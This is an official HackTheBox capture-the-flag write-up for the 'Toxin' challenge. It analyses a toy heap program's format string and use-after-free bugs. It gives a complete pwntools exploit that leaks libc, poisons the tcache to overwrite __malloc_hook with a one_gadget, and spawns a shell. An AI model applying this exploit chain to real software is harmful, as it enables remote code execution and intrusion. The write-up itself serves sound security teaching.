



HACKTHEBOX



Toxin

7th October 2022 / Document No.
D22.102.272

Prepared By: irOnstone

Challenge Author(s): DaysOfLife

Difficulty: **Medium**

Classification: Official

Synopsis

Toxin is a medium challenge that features a format string vulnerability, as well as a Use-After-Free vulnerability, enabling the attacker to ultimately spawn a shell.

Skills Required

- Knowledge of basic heap concepts
- Format String exploitation
- One Gadgets

Skills Learned

- Exploiting Use-After-Free vulnerabilities
- Triggering `malloc()` without calling it

Analysis

Protections

To begin, it's always a good idea to run `checksec` against the given binary to rule out some attack vectors.



```
checksec toxin

Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       PIE enabled
```

Right away, we can rule out overwriting `GOT` entries, since full `RELRO` is applied. Also, we see that `PIE` is enabled, so we may need to obtain a leak in order to bypass that protection.

The challenge also provides a `glibc`, which the binary is linked to. Checking out its version, it's 2.27, so we know `tcache` is implemented:



```
strings libc.so.6 | grep "libc-2."
/build/glibc-0TsEL5/glibc-2.27/build-tree/amd64-libc/intl
...
```

Running the binary, we see a very typical heap challenge interface:



```
./toxin

Welcome to Toxin, a low-capacity lab designed to store, record and keep
track of chemical toxins.
1. Record toxin
2. Edit existing toxin record
3. Drink toxin for testing
4. Search for toxin record
Enter your lab code.
>
```

No point in tinkering with it further, let's take a closer look and try to find bugs along the way.

Disassembly

This is the pseudocode generated by `Ghidra`:

main()

```
void main(void)
{
    int choice;

    setvbuf(stdout, (char *)0x0, 2, 0);
    setvbuf(stderr, (char *)0x0, 2, 0);
    setvbuf(stdin, (char *)0x0, 2, 0);
    puts(
        "Welcome to Toxin, a low-capacity lab designed to store, record, and keep
        track of chemical toxins."
    );
LAB_00101223:
    while (choice = menu(), choice == 4) {
        search_toxin();
    }
    if (choice < 5) {
        if (choice == 3) {
            drink_toxin();
            goto LAB_00101223;
        }
        if (choice < 4) {
            if (choice == 1) {
                add_toxin();
            }
            else {
                if (choice != 2) goto LAB_00101286;
                edit_toxin();
            }
            goto LAB_00101223;
        }
    }
LAB_00101286:
    puts("Lab code not implemented.");
    goto LAB_00101223;
}
```

Seems simple enough. `menu()` displays the options and returns the number we chose, executing the function we chose.

add_toxin()

```
void add_toxin(void)
{
    int iVar1;
    void *chunk;
    int index;
    ulong length [2];

    puts("A new toxin! Fascinating.");
    printf("Toxin chemical formula length: ");
    __isoc99_scanf(&DAT_00102140, length);
    if (length[0] < 225) {
```

```

printf("Toxin index: ");
__isoc99_scanf(&DAT_00102100,&index);
iVar1 = index;
if (((index < 0) || (2 < index)) || (*(long *) (toxins + (long) index * 8) !=
0)) {
    puts("Invalid toxin index.");
}
else {
    *(ulong *) (sizes + (long) index * 8) = length[0];
    chunk = malloc(length[0]);
    *(void **) (toxins + (long) iVar1 * 8) = chunk;
    printf("Enter toxin formula: ");
    read(0, *(void **) (toxins + (long) index * 8), length[0]);
}
}
else {
    puts("Chemical formula too long.");
}
return;
}

```

"Record toxin" corresponds to the `add_toxin()` function. `toxins` is an array that holds the addresses of the chunks we allocate. It asks for a length, an index for the toxin to be placed inside the `toxins` array, and then calls `malloc()` to allocate that chunk for us, saving its address. We then can populate the chunk's data with our input. Strict checks are made throughout this entire process, so nothing jumps out as vulnerable.

`edit_toxin()`

```

void edit_toxin(void)
{
    int index;

    puts("Adjusting an error?");
    printf("Toxin index: ");
    __isoc99_scanf(&DAT_00102100,&index);
    if (((index < 0) || (2 < index)) || (*(long *) (toxins + (long) index * 8) ==
0)) {
        puts("Invalid toxin index.");
    }
    else {
        printf("Enter toxin formula: ");
        read(0, *(void **) (toxins + (long) index * 8), *(size_t *) (sizes + (long) index
* 8));
    }
    return;
}

```

Here we see the `edit_toxin()` functionality, allowing us to edit already allocated chunks. Once again, strict checks are performed, so nothing really special here.

drink_toxin()

```
void drink_toxin(void)
{
    int index;

    puts("This is dangerous testing, I\'m warning you!");
    printf("Toxin index: ");
    __isoc99_scanf(&DAT_00102100,&index);
    if (((index < 0) || (2 < index)) || (*(long *) (toxins + (long) index * 8) ==
0)) {
        puts("Invalid toxin index.");
    }
    else if (toxinfreed == 0) {
        toxinfreed = 1;
        free(*(void **) (toxins + (long) index * 8));
    }
    else {
        puts("You can only drink toxins once, they\'re way too poisonous to try
again.");
    }
    return;
}
```

The `drink_toxin()` function is the only one that sounded a tad mysterious. Looking through it, it performs a `free()` on a chunk of a given index, after performing some checks. The `toxinfreed` variable makes sure we can only use this function to free a chunk **once**. However, we can already see a bug here: The chunk itself is freed, but its address entry is never NULL-ed out on the `toxins` array. This means we can pass the `toxins[index] != 0` check on the `edit_toxin()` function. This is known as a `Use-After-Free` vulnerability (or `UAF` for short).

search_toxin()

```
void search_toxin(void)
{
    int iVar1;
    uint i;
    char buffer [6];

    puts("Time to search the archives!");
    memset(buffer,0,6);
    printf("Enter search term: ");
    read(0,buffer,5);
    i = 0;
    while( true ) {
        if (2 < (int)i) {
            printf(buffer);
            puts(" not found.");
            return;
        }
        if (*(long *) (toxins + (long) (int)i * 8) != 0) &&
            (iVar1 = strcmp(buffer,*(char **) (toxins + (long) (int)i * 8)), iVar1 ==
0)) break;
```

```

        i = i + 1;
    }
    printf("Found at index %d!\n", (ulong)i);
    return;
}

```

The `search_toxin()` function declares a **6-byte buffer**, asks for a search term, and iterates through the allocated chunks on the `toxins` array searching for a match. Most importantly, if no match is found, the buffer containing our input is printed using `printf()` and **no** format specifier. So now we have a format string vulnerability, but the buffer itself is very small.

Also, **note how the user is limited to only 3 allocations**. Most heap exploits create a lot of chunks in order to work, so this is a **big** limitation.

Exploitation

We found plenty of bugs analysing the code, now it's time to exploit them.

Setup

First off, let's do a classic setup:

```

from pwn import *

elf = context.binary = ELF('./toxin')
libc = elf.libc
p = process()

def record(length, idx, data):
    p.sendlineafter(b'> ', b'1')
    p.sendlineafter(b'length: ', str(length).encode())
    p.sendlineafter(b'index: ', str(idx).encode())
    p.sendlineafter(b'formula: ', data)

def edit(idx, data):
    p.sendlineafter(b'> ', b'2')
    p.sendlineafter(b'index: ', str(idx).encode())
    p.sendlineafter(b'formula: ', data)

def drink(idx):
    p.sendlineafter(b'> ', b'3')
    p.sendlineafter(b'index: ', str(idx).encode())

def search(data):
    p.sendlineafter(b'> ', b'4')
    p.sendafter(b'term: ', data)

```

Leaking LIBC

Let's start off by trying to get a libc leak, using `search_toxin()`'s format string vulnerability. Trying a few offsets by hand, we see that `%3$p` gives us a libc leak. Since we are given the libc version used by the remote instance, we can easily calculate the offset from the base address:

```

pwndbg> r

Welcome to Toxin, a low-capacity lab designed to store, record and keep track of chemical
toxins.
1. Record toxin
2. Edit existing toxin record
3. Drink toxin for testing
4. Search for toxin record
Enter your lab code.
> 4
Time to search the archives!
Enter search term: %3$p
0x7ffff7af4081
not found.

pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
0x555555554000 0x555555555000 r--p 1000 0 /home/hax/htb/pwn/toxin/toxin
0x555555555000 0x555555556000 r-xp 1000 1000 /home/hax/htb/pwn/toxin/toxin
0x555555556000 0x555555557000 r--p 1000 2000 /home/hax/htb/pwn/toxin/toxin
0x555555557000 0x555555558000 r--p 1000 2000 /home/hax/htb/pwn/toxin/toxin
0x555555558000 0x555555559000 rw-p 1000 3000 /home/hax/htb/pwn/toxin/toxin
0x555555559000 0x55555555c000 rw-p 3000 5000 /home/hax/htb/pwn/toxin/toxin
0x7ffff79e4000 0x7ffff7bcb000 r-xp 1e7000 0 /home/hax/htb/pwn/toxin/libc.so.6
0x7ffff7bcb000 0x7ffff7dcf000 ---p 200000 1e7000 /home/hax/htb/pwn/toxin/libc.so.6
0x7ffff7dcf000 0x7ffff7dcf000 r--p 4000 1e7000 /home/hax/htb/pwn/toxin/libc.so.6
0x7ffff7dcf000 0x7ffff7dd1000 rw-p 2000 1eb000 /home/hax/htb/pwn/toxin/libc.so.6
0x7ffff7dd1000 0x7ffff7dd5000 rw-p 4000 0 [anon_7ffff7dd1]
0x7ffff7dd5000 0x7ffff7dfc000 r-xp 27000 0 /home/hax/htb/pwn/toxin/ld-2.27.so
0x7ffff7ff4000 0x7ffff7ff6000 rw-p 2000 0 [anon_7ffff7ff4]
0x7ffff7ff6000 0x7ffff7ffa000 r--p 4000 0 [vvar]
0x7ffff7ffa000 0x7ffff7ffc000 r-xp 2000 0 [vdso]
0x7ffff7ffc000 0x7ffff7ffd000 r--p 1000 27000 /home/hax/htb/pwn/toxin/ld-2.27.so
0x7ffff7ffd000 0x7ffff7ffe000 rw-p 1000 28000 /home/hax/htb/pwn/toxin/ld-2.27.so
0x7ffff7ffe000 0x7ffff7fff000 rw-p 1000 0 [anon_7ffff7ffe]
0x7ffff7ffde000 0x7ffff7fff000 rw-p 21000 0 [stack]
0xffffffff600000 0xffffffff601000 --xp 1000 0 [vsyscall]

pwndbg> p/x 0x7ffff7af4081 - 0x7ffff79e4000
$1 = 0x110081

```

The leak is easy programmatically too:

```

# leak libc
search(b'%3$p')
leak = p.recvuntil(b' ', drop=True)
leak = int(leak, 16)
libc.address = leak - 0x110081
log.success(f'LIBC Base: 0x{libc.address:x}')

```


Abusing UAF for Arbitrary Write

Once a chunk is freed, the size is first checked. If it is within tcache size (less than or equal to `0x410`), then the tcache bin for that specific chunk will be checked. If it has fewer than `TCACHE_MAX` (7) chunks in it, the freed chunk is placed in that bin, otherwise it is sent to the unsorted bin.

A chunk in the tcache has its first 8 bytes replaced with an `fd` pointer, which holds a pointer to the next chunk in the tcache. As we have a UAF, we can edit the chunk after it is freed, changing the `fd` pointer to point to a location of our choice. This tricks glibc into thinking there is **another** free chunk at a location that we fake, giving us an arbitrary write once we try to allocate the chunk!

This attack is called **tcache poisoning**, so you may see where the challenge name comes from! As an example, let's allocate a chunk and then free it. `edit_toxin()` can be used to edit the chunk we just freed:

```
record(0x20, 0, b'AAAA')
drink(0)                    # does not zero out toxins array entry
edit(0, p64(0xdeadbeef))   # edit free chunk
```



```

pwndbg> bins
tcachebins
0x30 [ 1]: 0x55c568eb9260 ← 0xdeadbeef
fastbins
0x20: 0x0
0x30: 0x0
0x40: 0x0
0x50: 0x0
0x60: 0x0
0x70: 0x0
0x80: 0x0
unsortedbin
all: 0x0
smallbins
empty
largebins
empty
```

As you can see, we successfully overwrote the freed chunk's `fd` pointer with `0xdeadbeef`. This is like entering a new chunk address into the tcache bin linked list. When `malloc` is called to request a chunk of the same size, chunks from that tcache bin will be used until the bin is empty.

For example, take a look back at the image above; if we request a chunk of size `0x30` (by setting a length of `0x20` - remember `0x10` is added on for metadata!), the `0x55c568eb9260` chunk will be handed back to us. After that, the next `0x30` request will give us a chunk at address `0xdeadbeef`. This gives us an arbitrary write.

But what can we target? A typical target is `__malloc_hook`, a hook inside glibc. This hook is a pointer to a function that is called **every** time `malloc` is; if we overwrite this hook with a `one_gadget`, we can pop a shell. As a result, the challenge solution is to just overwrite the `fd` pointer with `__malloc_hook`'s address, and then allocate two chunks (of same size as the freed chunk) using the `add_toxin()` function. The 2nd chunk will be placed on `__malloc_hook`, so enter the `one_gadget` as the data to overwrite the hook successfully.

```
# tcache poison
record(0x20, 0, b'AAAA')
drink(0)                    # does not zero out toxins array entry
entry
edit(0, p64(libc.sym['__malloc_hook'])) # edit free chunk

# now overwrite malloc hook
# output of `one_gadget lib/libc.so.6` - 0x4f2be, 0x4f2c5, 0x4f322, 0x10a38c
# find one that works
ONE_GADGET = 0x4f322


record(0x20, 1, b'junk')
record(0x20, 2, p64(libc.address + ONE_GADGET))
```


Trying to allocate yet another chunk to trigger `malloc()` (and consequently `__malloc_hook`), we see we have run out of allocations. This is because the freed chunk's address was never nulled out and the further two allocations we made to get the arbitrary write causes us to reach the hard limit of 3. We could target `__free_hook` (which is like `__malloc_hook` but is instead called whenever `free()` is), but since we are limited to one `free()` call that won't work either.

However, we can leverage the format string vulnerability to trigger malloc indirectly! If we supply a large enough input, `malloc()` is called internally to handle it. We only have a 6-byte buffer to work with, so we can use a payload like `%999$c` to trigger it.

```
search(b'%999$c')  
  
p.interactive()
```

And it works! Swap it to remote and grab the flag.

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top-left corner. The terminal shows the execution of a Python script named 'exploit.py'. The output indicates the LIBC Base address, switching to interactive mode, and the successful retrieval of a flag from a file named 'flag.txt'.

```
$ python3 exploit.py  
[+] LIBC Base: 0x7f0a32cfb000  
[*] Switching to interactive mode  
$ cat flag.txt  
HTB{FLAG}
```